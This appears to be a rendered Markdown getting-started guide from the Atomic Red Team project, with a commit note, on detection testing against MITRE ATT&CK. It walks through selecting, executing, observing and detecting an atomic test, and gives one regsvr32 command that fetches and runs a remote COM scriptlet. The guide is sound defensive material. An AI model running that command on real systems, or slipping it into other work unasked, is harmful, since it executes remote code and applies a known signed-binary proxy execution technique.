 Brian
91d71a722e
Brian
91d71a722e
The "which are located here" hyperlink and the content of the actual test in the "Execute a Test" section are both broken due to the sub-techniques update.
87 lines
5.0 KiB
Markdown
87 lines
5.0 KiB
Markdown
---
|
||
layout: default
|
||
---
|
||
|
||
# Getting Started Testing with Atomic Tests
|
||
|
||
<img style="float: right;" src="https://www.redcanary.com/wp-content/uploads/image2-5.png">
|
||
|
||
We suggest a phased approach to running a test and evaluating your results:
|
||
|
||
1. [Select a test](#select-a-test)
|
||
2. [Execute Test](#execute-test)
|
||
3. [Collect Evidence](#collect-evidence)
|
||
4. [Develop Detection](#develop-detection)
|
||
5. [Measure Progress](#measure-progress)
|
||
|
||
## Best Practices
|
||
|
||
* Be sure to get permission and necessary approval before conducting tests. Unauthorized testing is a bad decision
|
||
and can potentially be a resume-generating event.
|
||
|
||
* Set up a test machine that would be similar to the build in your environment. Be sure you have your collection/EDR
|
||
solution in place, and that the endpoint is checking in and active.
|
||
|
||
* Spend some time developing a test plan or scenario. This can take many forms. An example test plan could be to
|
||
execute all the Discovery phase items at once in a batch file, or run each phase one by one, validating coverage as you go.
|
||
|
||
## Select a test
|
||
Select one or more Atomic Tests that you plan to execute. A complete list, ATT&CK matrices, and platform-specific
|
||
matrices linking to Atomic Tests can be found here:
|
||
|
||
- [Complete list of Atomic Tests](https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/Indexes/Indexes-Markdown/index.md)
|
||
- [Atomic Tests per the ATT&CK Matrix](https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/Indexes/Matrices/matrix.md)
|
||
- Windows [Tests](https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/Indexes/Indexes-Markdown/windows-index.md) and [Matrix](https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/Indexes/Matrices/windows-matrix.md)
|
||
- macOS [Tests](https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/Indexes/Indexes-Markdown/macos-index.md) and [Matrix](https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/Indexes/Matrices/macos-matrix.md)
|
||
- Linux [Tests](https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/Indexes/Indexes-Markdown/linux-index.md) and [Matrix](https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/Indexes/Matrices/linux-matrix.md)
|
||
|
||
## Execute Test
|
||
|
||
In this example we will use Technique `T1218.010 "Regsvr32"` and Atomic Test `"Regsvr32 remote COM scriptlet execution"`. This particular
|
||
test is fairly easy to exercise since the tool is on all Windows workstations by default.
|
||
|
||
The details of this test, [which are located here](https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1218.010/T1218.010.md#atomic-test-1---regsvr32-local-com-scriptlet-execution),
|
||
describe how you can test your detection by simply running the below command:
|
||
|
||
```
|
||
regsvr32.exe /s /u /i:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1218.010/src/RegSvr32.sct scrobj.dll
|
||
```
|
||
|
||
## Collect Evidence
|
||
|
||

What does your security solution observe?
|
||
- You may see a file modification in the user’s profile.
|
||
- You may detect network connections made by regsvr32.exe to an external IP.
|
||
- There may be an entry in the proxy logs.
|
||
- You may observe the scrobj.dll loading on Windows.
|
||
- Or you might not observe any behavior on the endpoint or network.
|
||
|
||
This is why we test! We want to identify visibility gaps and determine where we need to make improvements.
|
||
|
||
|
||
|
||

|
||
|
||

|
||
|
||
## Develop Detection
|
||
|
||

So you executed the test and none of your defenses fired – that’s why we test! Based on your observations
|
||
and detection capabilities, it is time to use what you have to try to detect this event in your environment.
|
||
|
||
|
||
|
||
Once the detection is built, it is time to validate that the detection is working and that it is appropriately
|
||
tuned. If you were to write your detection too broadly and “detect” every regsvr32.exe without any suppression,
|
||
you are going to be digging out from a mountain of false positives. But if you write it too narrow and it
|
||
only detects regsvr32.exe with the exact command line `/s /u /i` then all an attacker has to do is slightly
|
||
modify their command line to evade your detection.
|
||
|
||
## Measure Progress
|
||
|
||


One of the goals is to try to measure your coverage/capabilities against the ATT&CK Matrix and to identify where you may have gaps. Roberto Rodriguez ([@cyb3rWar0g](https://twitter.com/Cyb3rWard0g)) provided [this spreadsheet](https://github.com/Cyb3rWard0g/ThreatHunter-Playbook/blob/master/metrics/HuntTeam_HeatMap.xlsx) and complementary [blog post](https://cyberwardog.blogspot.com/2017/07/how-hot-is-your-hunt-team.html) showcasing how to determine where you stand within your organization in relation the MITRE ATT&CK Matrix.
|
||
|
||
|
||
|
||
|